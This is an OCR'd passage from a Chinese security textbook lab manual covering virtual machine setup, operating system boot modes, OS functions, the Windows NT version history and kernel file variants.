


图 1-7　新建操作系统信息



图 1-8　设置 CD/DVD 设备




图 1-9　设置 BIOS 启动次序

(6) 虚拟机从 CD-ROM 启动后,进入 Windows 安装界面,如图 1-10 所示。



图 1-10 Windows 安装向导

Windows 7 安装结束后,文件夹"F:\windows 7"的大小会增至十几 GB。虚拟机的使用和真实的计算机一样,安装杀毒软件(如 360、ESET 等)和实践工具等。

6. 思考题

如何利用虚拟机保护个人信息安全?

实践2 操作系统启动方式

1. 实践目的

掌握如何修改系统启动方式。

2. 实践环境

（1）连入 Internet 的计算机一台，安装 Windows XP、Windows 7 或 Windows 8 等操作系统。

（2）实践工具：EasyBCD 安装软件，Desktops 安装包，Nmap 安装包，U 大师安装包。

3. 名词解释

（1）**操作系统**：操作系统（Operating System，OS）是一组控制和管理计算机软、硬件资源、为用户提供便捷使用计算机的程序的集合，是硬件与其他软件系统的接口，是用户和计算机之间进行“交流”的界面（窗口）。

（2）**安全模式**：系统在安全前提下的运行模式，它会将所有非系统启动项自动禁止，并释放 Windows 对这些文件的本地控制权。在安全模式下用户可以轻松地修复系统的一些错误，起到事半功倍的效果。安全模式的工作原理是在不加载第三方设备驱动程序的情况下启动计算机，使计算机运行在系统最小模式，这样用户就可以方便地检测与修复计算机系统的错误。

（3）**虚拟桌面**：为 Windows 视图系统创建多桌面扩展，使用户或程序可以多个桌面上相互切换可视化的应用，与 Linux 图形界面中四方格切换相似。

（4）**PE 启动盘**：PE 是微软开发的一款独立运行的“精简的 Windows”系统，可用光盘或 U 盘启动，在计算机出现问题时，可以修复、备份还原系统，备份重要资料，也可以用于查杀 Rootkit 病毒以及计算机取证等。

4. 预备知识

1）操作系统

操作系统的功能包括管理计算机系统的硬件、软件及数据资源，控

制程序运行，改善人机界面，为其他应用软件提供支持等，使计算机系统所有资源最大限度地发挥作用，提供了各种形式的用户界面，使用户有一个好的工作环境，为其他软件的开发提供必要的服务和相应的接口。实际上，用户是不用接触操作系统的，操作系统管理着计算机硬件资源，同时按着应用程序的资源请求，为其分配资源，如划分 CPU 时间，内存空间的开辟，调用打印机等。操作系统主要包括以下功能。

（1）处理机管理。在多任务程序环境下，处理机的分配和运行是以进程为基本单位的进程调度、进程控制、进程同步、进程通信。操作系统将 CPU 划分为很小的时间片，采用循环轮作方式将这些 CPU 时间片分配给排队队列中等待处理的每个程序，如图 2-1 所示。





图 2-1　CPU 时间分片

（2）存储器管理。主要任务是对内存进行分配、保护和扩充。

（3）设备管理。包括设备分配、设备传输控制和设备独立性。系统设备管理界面如图 2-2 所示。






图 2-2　设备管理界面

（4）文件管理。包括文件存储空间管理、目录管理、文件操作管理和文件保护。

操作系统按应用领域划分主要有三种：桌面操作系统、服务器操作系统和嵌入式操作

系统。皆具有以下特征。

① 并发性：可以同时执行多个程序。

② 共享性：多个并发执行的程序可以共同使用系统的资源。

③ 虚拟性：是把逻辑部件和物理实体有机结合为一体的处理技术。通过虚拟技术，可以实现虚拟处理器、虚拟存储器、虚拟设备等。

④ 不确定性：由于系统共享资源有限，并发程序的执行受到一定的制约和影响。

2）Windows 家族

Windows 是 Microsoft 开发的一个多任务的 OS，它采用图形窗口界面，使用户对计算机的各种复杂操作只需通过单击鼠标即可轻松地实现。下面介绍现代 Windows 的起源。Windows 2000（以前称为 Windows NT 5.0）作为内核第二代的第一个版本，对 Windows 后面的每一个版本产生了深远影响。

2001 年，Windows NT/Windows 2000 与旧的 Windows 桌面产品合为 Windows XP（正式名称为 Windows NT 5.1）。

2003 年，Windows 2003 服务器（正式名称为 Windows NT 5.2）成为当时最流行的服务器解决方案。

2007 年，Windows Vista（正式名称为 Windows NT 6.0）内核结构进行了大幅改变。

2009 年，Windows 7（正式名称为 Windows NT 6.1）发布。

2012 年，Windows 8（正式名称为 Windows NT 6.2）发布。

未来将发布 Windows 9（NT 7.0 或 NT 6.4）。Windows 系统的产品种类较多，但从内核角度看目前只有两个版本，即 NT 5 和 NT 6。因此学习系统安全开发的读者从研究 Windows NT/Windows 2000 内核出发，有助于理解和掌握 Windows 的核心知识（内核分析参见本书的实践 11）。图 2-3（a）显示了 Windows 的内核文件 C:\Windows\System32\ntkrnlpa.exe（系统安装在 C 盘）的属性。

Windows 的内核文件依据编译选项的不同而编译出四种版本（源代码一样）。

（1）ntoskrnl.exe：单处理器，不支持 PAE（物理地址扩展），其属性如图 2-3（b）所示。

（2）ntkrnlpa.exe：单处理器，支持 PAE。


（3）ntkrnlmp.exe：多处理器，不支持 PAE。

（4）ntkrpamp.exe：多处理器，支持 PAE。

从 Vista 开始，安装程序统一使用多处理器版本，多处理器版本运行在单处理器上只是效率稍微低一些。不同版本的操作系统不仅人机界面（桌面）有所不同，更为重要的是系统的内核结构发生了变化，这也是同一软件针对不同系统有不同版本的主要原因之一。由于部分软件特别是杀毒软件和部分木马依赖系统的内核结构，因此它们的安装软件有系统版本的要求。另外不同的操作系统具有不同的特征和弱点，因此黑客入侵前信息收集（俗称"踩点"）的工作之一就是使用"操作系统探查工具"准确地推测目标系统的特定操作系统。

3）启动选项

计算机上电启动后，不断按 F8 键则进入 Windows 系统的"高级启动选项"，如图 2-4 所示。操作方法是由键盘上的上下左右箭头配合回车键来完成的。



(a)



(b)

图 2-3　内核文件属性

